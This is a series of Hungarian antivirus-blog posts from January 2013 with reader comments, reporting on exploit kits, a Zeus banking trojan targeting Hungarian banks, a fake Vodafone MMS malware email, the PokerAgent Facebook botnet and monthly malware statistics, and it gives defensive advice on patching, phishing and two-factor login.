- Kellemes Karácsonyi Ünnepeket
- 2014 az internetes adatvédelemről szól majd
- Így vigyázz a Bitcoinodra
- Erősítsük meg új mailcímünket. Vagy mégsem.

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5030186

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

attilav2 2013.01.21. 20:30:29


A párbeszédablakban ez szerepel:
Publisher: Unknown
ebből már látszik hogy ennek semmi köze az oracle-hez.

Oroszországból szeretettel

2013.01.23. 11:09 | Csizmazia István [Rambo] | Szólj hozzá!


Címkék: russia phoenix exploit szeretettel oroszországból kit blackhole

Egy frissen készült tanulmány szerint a népszerű és közkeletű kártevők által kihasznált exploitok legalább kétévesek vagy még ennél is korábbiak. A Solutionary's Security Engineering Research Team (SERT) **több tucat exploit kitet vizsgált meg és úgy találta, ezek túlnyomó többsége, mintegy 70%-a orosz eredetű**.



A szervezet huszonhat különféle kártevőkészítő generátor programot végignézve arra a következtetésre jutott, legalább **hetven százalékban Oroszországban jelent meg vagy ott is készítettek ezeket**. **Második helyezett, mondhatjuk ezüst érmes Kína lett a maga 7.7%-os eredményével, de dobogós még ezen felül Brazília is**. Érdekes módon a tavalyi év végén egyfajta visszaesést regisztráltak a távoli elosztott túlterheléses támadásokban (DDoS), pedig ez az, amire a fertőzött botneteket a legtöbbször használni szokták.





A legnépszerűbb termék a BlackHole 2.0 lett, annak ellenére, hogy a konkurens exploit kitekhez képest kevesebb számú sebezhetőség kihasználását kínálja, szemben például a Phoenix Kittel, amely az összes sérülékenység akár 16%-át is képes kiaknázni. Az is **meglepő volt, hogy a beépített sebezhetőségek közt még ma is lehetett 2004-es évjáratút találni**, bár ha belegondolunk, hányan használnak még manapság is XP rendszert, akkor nyilván ez sem véletlen. Mindenesetre érdemes hangsúlyozni, hogy a naprakész vírusvédelmi internetbiztonsági csomagon felül **az olajozott patch menedzsmentnek is milyen kiemelt szerepe van**.






Emlékezetes, tavaly márciusban lepleződött le az a grúziai botnet, **amely megpróbált dokumentumokat és tanúsítványokat lopni, képes volt audió és videó felvételeket is készíteni**, valamint a helyi hálózatot is átböngészte információkat keresve. Ha így haladunk, a "Vagy mégsem" illetve a "Kártékony antivirus linkek - villám őrjárat" sorozatunkhoz hasonlóan **lassan az "xxx országból szeretettel" is egy önálló rovatunk lehet.** Azoknak pedig, **akik a részletekbe is szeretnének kicsit belelátni vagy belemerülni**, mellékeljük a "Red Dot" nevű exploit toolkit elemzését.



Végezetül érdemes lehet elolvasni a kibertámadások és állami kiberhadviselés témában azt a beszélgetést, amely az idei **müncheni DLD konferencián készült, és Eugene Kaspersky, a Kaspersky Lab alapítója valamint Mikko Hyppönen, az F-Secure kutatási igazgatója folytatott egymással**. Egyetértettek abban, hogy **a "boldog" 80-as, 90-es évek után mára sokkal szigorúbb korszakba léptünk, és az államilag készített kiber-kártevők ellen elképesztően nehéz a védekezés**.



A műfaj megjelenése pedig nagyon rossz inspiráló precedenst teremtett, és az amerikai-izraeli példán felbuzdulva **sajnos egyre több ország szeretne ezekhez hasonló célzott támadásra képes fegyvert kifejleszteni** és lépnek a kísérletezgetés rögös útjára.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Kisokos a Cryptolocker kártevő ellen
- Egy Skype támadás margójára
- Negyedszázados a számítógépes féreg
- De elfogadunk akár Bitcoint is...
- Pacemaker wifi hack veszély

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5038047

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Hazánkba látogatott Zeus

2013.01.24. 12:27 | Csizmazia István [Rambo] | 9 komment

Címkék: otp trójai raiffeisen banki budapestbank erstebank zeus otpbank unicreditbank

Mintha csak letette volna a Rigó utcában a felsőfokú vizsgát, tökéletes anyanyelvi szinten beszéli a magyart, a korábbi szánalmas, Fülig Jimmyt idéző Google nyersfordított szövegezésnek már nyoma sincs az új banki kártevőben. **Az erstebank.hu, a budapestbank.hu, a raiffeisen.hu, az unicreditbank.hu és az otpbank.hu használóinak** mindenféleképpen érdemes továbbolvasniuk.



A Zeus GameOver-ként is ismert **kártevő egyik friss variánsa, megannyi nemzetközi bankintézmény között, öt hazai bankot is célba vesz**. Egy ezzel a trójaival fertőzött számítógépen, **a trójai elrejti a bank kezdőlapjáról a figyelmeztető felhívásokat**. Az alábbi képeken láthatunk erre egy példát, ahol az OTP Bank érintetlen, bejelentkező oldala fogad minket, **míg a második képen láthatjuk ugyanazt a kezdőlapot, de immár a trójai program által "megtisztított" változatot, figyelmeztető felhívások nélkül**. Az első kép egy vírusmentes számítógépen készült, míg a második egy Zeus/GameOver variánssal megfertőzött számítógépen.





A kártevő részletes leírás itt olvasható. Ezúton **köszönjük Gégény Józsinak az elemzésről szóló beszámolóját**, ami pedig a levonható

tanulságokat illeti, ezekből kettő is akad. Az egyik, hogy **mostantól semmiképpen nem legyinthetünk az ilyen banki kísérletekre azzal, hogy "ezek úgysem tudnak rendesen magyarul, nem kell félni" sablonos megállapítással, ennek végérvényesen vége**.



A másik talán még fontosabb: **a mobil aláírás kódját szokatlan módon bekérő ablakok esetében érdemes gyanakodni**. A fertőzött gép képernyőjén **a szabályos URL és a normálisnak tűnő https kijelzést látva sajnos gyanítható, hogy ennek már így is sokan bedőlhetnek**. A mostani megjelenésbeli grafikai eltéréseket pedig ha a bűnözők később kijavítják, akkor ezzel tovább növelhetik az átverés esélyeit. Szóval **könnyen lehet, hogy még máskor is fogunk találkozni Zeus papával, és egyúttal úgy tűnik, vonzó banki célpont lettünk, Európa része, még ha ezt nem is pontosan így képzeltük ;-)**

Tetszik 355 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 5 Tweet

Ajánlott bejegyzések:

- 2014 az internetes adatvédelemről szól majd
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Így vigyázz a Bitcoinodra
- Egy Skype támadás margójára
- Elhunyt Szőr Péter

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5040805

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Hammer · http://car-pencil-etc.blog.hu/ 2013.01.25. 17:19:15

Az a részletes leírás nem túl részletes.
Miről lehet pl. felismerni a fertőzöttséget, még mielőtt belépnénk a banki oldalra?
És most nem ilyesmire gondolok, hogy elrejti az üzenetet a nyitóoldalról. Az feltűnik, ha mondjuk látok egy ilyen üzenetet, de üzengethet a bank más is, meg akár le is szedheti az üzenetet maga a bank is, ha úgy akarja.



Hammer · http://car-pencil-etc.blog.hu/ 2013.01.25. 17:21:31

Illetve a részletes leírásban olyasmi is érdekelne, hogy böngészők privát/inkognító módjában/tabján is működik-e a féreg, vagy az jelent valamilyen védettséget?



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.01.26. 06:04:16

Szia Hammer!

A hangsúly főként a szokatlanságon van. Ha már a kisujjadban van, hogyan bankolsz, és egyszercsak valami változtást, extra mezőt, plusz ablakot, stb. lát az ember, akkor érdemes lassítani, ez a fő lényeg szerintem. Nem a Zeust kell itt megjegyezni, nem az OTP-t, elég annyit, hogy ha bárki valami szokatlant, eltérőt, váratlant lát, azonnal gyanakodjon. Lehet, hogy a bank fejlesztette tovább a lapját, azért más, de lehet hogy egy kártevő illesztett be egy plusz mezőt, és bekéri a PIN kódot is jelszó mellett ;-), az a fontos hogy ne bambán, rutinból gépelgessünk, hanem mindig figyeljünk.

Persze a másik oldalról illik odatenni a szükséges hozzávalókat, naprakész vírusirtó, rendszeresen updatelt rendszer és alkalmazói programok. A bank lapját mindig begépelve, vagy saját könyvjelzőnkből elérve látogassuk, SOSE kéretlen email linkjére kattintva.

A privát mód szerintem ebben abszolút nem játszik, nem releváns. Tök mindegy, hiszen a kártevő a géped memóriájában futva a megjelenítendő HTML oldalt manipulálja, azt cserél le benne, amit akar, ezért látsz https-t meg valódinak látszó URL-t. Ha valaki már nagyon-nagyon paranoid, akkor szerintem inkább érdemes egy virtuális gépben (pl, az ingyenes Virtualbox) létrehozni egy külön kis Linux-ot, amit semmi másra nem használ, csak bebootol és bankol.



Hammer · http://car-pencil-etc.blog.hu/ 2013.01.26. 14:08:32

@Csizmazia István [Rambo]: Köszi, ezeket be szoktam tartani. A virtuális gép viszont jó ötlet!
(Az nem paranoia, ha az az embert tényleg üldözik.)

bőrmók 2013.01.27. 15:33:29

A vírus magát a böngészőt támadja meg, és aztán figyeli az URL-t?

GJ81 (törölt) 2013.01.28. 09:58:14

Így van. Firefox-t es az Internet Explorert tudja, Chrome-ban nem vagyok biztos.

GJ81 (törölt) 2013.01.28. 09:59:01

Így van. Firefox-t es az Internet Explorert tudja, Chrome-ban nem vagyok biztos.

boldii10 2013.01.30. 23:12:48

@bőrmók: Nem néztük meg részletesebben, de több internet elérési funkcióra is ráhookol a malware, ezért a dolog lehet böngészőfüggetlen is.



siskalaszlo · http://neobuxhun.blog.hu 2013.06.05. 07:18:03

Exe fájl a vírus? Csak mert nekem Ubuntum van

Kártevő a Vodafone nevében


2013.01.24. 18:25 | Csizmazia István [Rambo] | 2 komment


Címkék: spam mms trójai kártevő melléklet Vodafone

A mai napon több bejelentést is kaptunk, hogy **látszólag a Vodafone-tól érkezett e-mail mellékletében kártevő érkezik.**



Maga a levél látszólag **a hollandiai mms@mms.vodafone.nl feladótól jön egy 70-es telefonszám nevében "Elkuldott MMS" tárgysorral. Az archivált MMS üzenet mellékletében azonban nem egy nekünk szóló hír vagy kép van, hanem egy kártevő található, egész pontosan egy jelszólopó trójai**. Semmiképpen ne kattintson senki a csatolmányra, ami általában .ZIP kiterjesztésű. A tömörített állományt kibontva egy .JPG kiterjesztésű képnek látszó fájlt találunk, azonban **ez valójában egy futtatható EXE, maga a kártékony kód.**





Írtuk már korábban, hogy érdemes minden Windows verzióban az "ismert fájl típusok megmutatása" című alapértelmezetten rejtett opciót feloldani, ez is egy hasznos dolog a kettős kiterjesztéssel trükköző állományok esetében. **A kampány látszólag nem csak nekünk érkezik magyarul, hanem ezzel egy időben angolul is terjed világszerte a HOTforSecurity beszámolója szerint.**





A NOD32 és az ESET Smart Security programok Win32/PSW.Fareit.A trójai néven detektálják a kártevőt. Kéretlen üzenetek esetében az eleve gyanúsakat érdemes mindig olvasatlanul törölni, kérdéses esetben pedig előbb mentsük el egy mappába, keressünk rá a levél tárgysora, feladója alapján nem átverésről van-e szó, illetve hagyatkozzunk vírusirtónk figyelmeztetésére, de indokolt esetben akár megvizsgáltathatjuk a Virustotal szolgáltatással is - még megnyitás előtt.

Tetszik 339 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Titkosítás nem csak kémeknek
- Tűzre, vízre, és jelszóra vigyázzatok!
- Így vigyázz a Bitcoinodra
- A CryptoLocker esete a rendőrséggel
- Erősítsük meg új mailcímünket. Vagy mégsem.

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5041532

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Takika 2013.01.24. 20:29:53

Nem tudom ez valtozott-e napkozben, de eleg sokaig egy fix vegzodes volt a message-id-ban, igy egesz jol lehetett akar arra is szurni.

fidesz = házmesterek pártja 2013.01.31. 00:04:42


Poén a dologban, hogy a header szerint valóban a vodafone hálózatáról jött... Persze lehet, hogy ilyen mértékben hamisított volt a header.

Hozd Magaddal Saját Sebezhetőségeidet!


2013.01.28. 13:18 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: java exploit sebezhetőség psi javítatlan byod

Még egy éve sincs, hogy a BYOD, azaz Bring Your Own Device jelenséggel kapcsolatos helyzettel foglalkoztunk, és akkor azzal zártunk, **bár a dolgozók mintegy 80%-a használ így különféle eszközöket, laptoptól kezdve a tableteken át az iPhone, Windows Mobile és Androidig, a veszélyt általában mindenki alábecsüli**.



Egy mostani, 600 vállalatot átfogó felmérés szerint **a munkaadók 95%-a engedélyezi, illetve teszi lehetővé, hogy dolgozói saját tulajdonú eszközeikkel vegyenek részt a munkában. A tendencia pedig várhatóan csak növekszik**, így minden cégnél megoldást kell találni erre a kérdésre. Az persze **csak egy része a dolognak, hogy a kölcsönös előnyök-hátrányok sorában ez egy rugalmas, kényelmes megoldás a munkavállállóknak, miközben a magán- és a szakmai szféra között elmosódik a határ**.



A válaszadók jól látták, hogy nagy kihívás a BYOD, hiszen **jelentős biztonsági kockázatokat vet fel**. A Gartner egyik korábbi tanulmányából idézve **a dolgozók munkahelyen használt otthoni eszközei lényegében ellenőrizetlenül, távoli menedzselés nélkül, és ismeretlen biztonsági állapotban vannak**. Az a tény, hogy sok felhasználó egyáltalán nem frissíti a szoftvereit, operációs rendszerét a privát számítógépén, máris érthetővé teszi, miért okoz sok fejfájást a BYOD tendencia vállalati IT üzemeltetőknek. **A szervezett keretek közötti menedzsment egyik fő előnye többek közt éppen a rendszeres frissítéseket tudná garantálni, a kézi módszer kezelhetetlenül túl nagy feladat lenne**.



Hogy mennyire fontos, hogy megvédjük azokat a végpontokat, amelyek valamilyen formában kapcsolódnak a vállalati IT infrastruktúrához, ahhoz a Secunia statisztikáit vesszük elő. Világszerte **több, mint 6 millió magán felhasználó támaszkodik Secunia PSI (Personal Software Inspector) rendszerre ahhoz, hogy megtudja, milyen biztonsági rések, sérülékeny szoftverek találhatóak** a gépükön, amit aztán javítani, foltozni szükséges.



A PSI szerint **az Egyesült Királyságban minden harmadik vizsgált program javítatlan és veszélyeztetett annak annak ellenére, hogy a biztonsági foltok és javítások már rendelkezésre állnak. A Sun Java 6-os rendszerében 58 ismert biztonsági rés található, és bár a felhasználók több, mint a fele telepítette a gépére, ám 57%-uk nem futtatta le gépén a biztonsági javításokat. Hasonló a helyzet az Apple QuickTime 7 esetében is, a britek 56%-a használja, ám közülük mégis kevesebb, mint a fele, 49%-uk nem frissített vagy foltozott, pedig 26 ismert sebezhetőséget tartanak benne nyilván. Nem jobb az arány az Adobe Flash frontján sem, ami tulajdonképpen szinte mindenkinek fut a gépén, mégis negyedük nem frissít, pedig itt már 71 nyilvántartott exploit kapuját lehetne ezzel bezárni.**



Ha ezen múlik a biztonság, akkor miért nem teszik meg mégsem? Az egyik fő ok, hogy nehézkesnek és túl munkaigényesnek vélik a patch menedzsmentet, széles körű elterjedéshez kényelmesebb, egyszerűbb frissítési mechanizmusokra lenne szükség. Érdekes lehet

beleolvasni egyik korábbi cikkünkbe, hogy a Windows, Linux és Macintosh világában milyen könnyű vagy nehézkes a frissítés. Zárásképpen mindenképpen érdemes megemlíteni, hogy mit mondott a Metasploit vezetője az utóbbi időszak Javas incidensei kapcsán: szerintük **még legalább két év lesz, mire az Oracle egy Adobe, Microsoft vagy Apple féle rendszeres javítási szisztémát ki tud dolgozni és be tud vezetni**. Nem véletlen, hogy a korábban sokkal jellemzőbb PDF, Microsoft Office és Flash támadások száma csökkent, és helyettük egyre nagyobb szerepet kapott a ritkán hibajavított, rengeteg sebezhetőséggel rendelkező Java a kártevőterjesztők terveiben.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- 2014 az internetes adatvédelemről szól majd
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Tűzre, vízre, és jelszóra vigyázzatok!
- A CryptoLocker esete a rendőrséggel
- Negyedszázados a számítógépes féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5048483

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

16 ezer Facebook belépést lopott el egy botnet

2013.01.30. 08:51 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: facebook lopás account trójai kártevő adathalászat pokeragent

A PokerAgent nevű kártevő eddig elsősorban Izraelben jelentkezett, és összességében **több, mint 800 ezer számítógépet sikerült megfertőznie**.



Az ESET víruslaborja körülbelül egy éve figyelt fel **egy olyan trójai programra, amely a Facebook-kal, pontosabban annak Zynga Poker App-jával volt kapcsolatos** a kódban olvasható szövegek szerint. A PokerAgent nevű futtatható állomány egy olyan botnetes kártevő, amely vezérlőközpontok segítségével (C&C) kéretlen távoli irányíthatóságot hoz létre, így a bűnözők képesek azt észrevétlenül távvezérelni. **Az ESET MSIL/Agent.NKY néven érzékeli a trójai különböző változatait, és az észlelési adatok alapján kijelenthető, a kártevő szempontjából legaktívabb ország Izrael volt**. A víruslaborban elvégezték a kártevő elemzését, amely C# nyelven íródott, ennek köszönhetően viszonylag egyszerű volt a visszafejtés.



A kártevő készítője már jelentős számú Facebook accountot lophatott el, ugyanis **a trójai fő feladata a Facebook ID alapján nyilvántartott Zynga Poker statisztika, valamint a Facebook rendszeren belül megadott fizetési, illetve hitelkártya adatok kikémlelése volt**. A játékban megszerzett pontok mennyiségét, az ott elért szintet valamint a felhasználó nemét észrevétlenül továbbította a C&C szervereknek. A bejelentkezési információ birtokában a trójainak a fizetési mód megszerzéséhez mindössze a "https://secure.facebook.com/settings?tab=payments&section=methods" utasításra volt szüksége. Ezzel kapcsolatban érdemes megjegyezni, hogy mindig alaposan fontoljuk meg, milyen applikáció számára adunk meg engedélyeket, személyes adatokat, és **nem csak Facebook alatt érdemes vigyázni**.



A botnet másik fontos feladata az volt, hogy a Facebookon belül nevünkben írhasson az üzenőfalra, és ezáltal barátainkat, ismerőseinket is egy adathalász oldalra irányíthassa. A módszer minden esetben valamilyen erotikus kép, vagy video ígérete volt, amelynek megtekintéséhez előbb egy hamis oldalon való Facebook kinézetű belépésre volt szükség. A linkek leleplezése vagy technikai letiltása meglehetősen nehéz, vagy éppenséggel lehetetlen feladat, hiszen mindehhez dinamikusan változó URL-eket használtak. Csak találgatni tudjuk, hogy a támadó mihez kezd ezekkel a begyűjtött adatokkal. Elképzelhető, hogy **később egyszerűen visszaélnek a hitelkártya-adatokkal, vagy esetleg eladják ezt az adatbázist más bűnözőknek**.




Az ESET a kártevőt először 2011. decemberében detektálta, és az azóta eltelt időszakban 36 különböző variánsát is sikeresen beazonosítottak, ezek 99%-ban izraeli gépeket támadtak. Az ESET LiveGrid adatai szerint a trójai 2012. februárja után már nem terjedt aktívan, a **nyomozás közben pedig az ESET együttműködött az izraeli CERT-tel, valamint a Facebook üzemeltetők felé is jelezték a támadást, hogy megakadályozzák a jövőbeni hasonló incidenseket**. Mindenesetre érdemes megfogalmazni pár tanulságot a világ legnagyobb közösségi hálózatát és a legjelentősebb póker oldalt sikeresen támadó kártevővel kapcsolatosan.



Nem elég pusztán a technikai intézkedés, hanem **a megtévesztések (social engineering) ellen is fel kell mindenkinek vérteznie magát. Az igaz, hogy a hamis Facebook bejelentkező oldal kinézete megtévesztően hasonlított az eredetire, ám a böngésző címsorában könnyen azonosítható lett volna mindenki számára, hogy valótlan linken járnak**. Maga a Facebook is folyamatosan igyekszik a csalók dolgát megnehezíteni, ebben az esetben célszerű lehet kihasználni a már több, mint egy éve igénybe vehető **kétfaktoros azonosítási lehetőséget**, magyarán ha a belépéshez a megadott mobil telefonszámunkra küldött üzenetben érkező kód begépelése is szükséges, akkor

ezzel megakadályozhatjuk az illetéktelen bejelentkezést. Facebook esetében, de tulajdonképpen mindenhol **érdemes óvakodni a böngészőn belüli jelszó, illetve banki adatok megjegyzése lehetőségtől, amely bár kétségkívül kényelmes metódus, ám az így tárolt adatokhoz kártevők is hozzáférhetnek**.



Mindenkinek érdemes az eszébe vésnie, hogy a népszerű közösségi hálózatoknál a bűnözők is igyekeznek különféle kártékony programokat terjeszteni, így alaposan fontoljuk meg minden egyes esetben, mely alkalmazásoknak, app-oknak, linkeknek szavazunk bizalmat. Ebben természetesen segítségre is számíthatunk, hiszen a 6-os verziójú NOD32, illetve ESET Smart Security debütálásával megjelent ESET Social Media Scanner applikáció igen hatékony fegyver a védekezéshez. **Az alkalmazás átnézi az üzenőfalon megjelenő posztokat, híreket és felhasználói üzeneteket is, hogy azok ne tehessenek kárt a gépben, illetve ismerőseink üzenőfalát is képes ellenőrizni.**

Tetszik 325 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Kisokos a Cryptolocker kártevő ellen
- Így vigyázz a Bitcoinodra
- Egy Skype támadás margójára
- Spammelés antivírus cégek nevében
- Öt új kiberbűnözői név az FBI listáján

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5052448

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Nyolcadik hónapban van az Autorun

2013.01.31. 10:57 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: statisztika december adatok 2012 nod32 havi threatsense vírusstatisztika

Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. **2012. decemberében a következő 10 károkozó terjedt a legnagyobb számban**.




Nyolcadik alkalommal vezet már az Autorun, sőt százalékos arányban még erősödött, és ha nem történik valamilyen gyökeres fordulat, akár egy teljes évet is éllovasként tölthet el a Toplistánkon. A másik régi tagunk, a Conficker féreg teljes eltűnése helyett mindössze a korábbi harmadik pozícióból a negyedikre szorult vissza, pedig az említett két kártevőre **már évek óta megoldást nyújthatna a Windows rendszerek naprakész frissítése**.

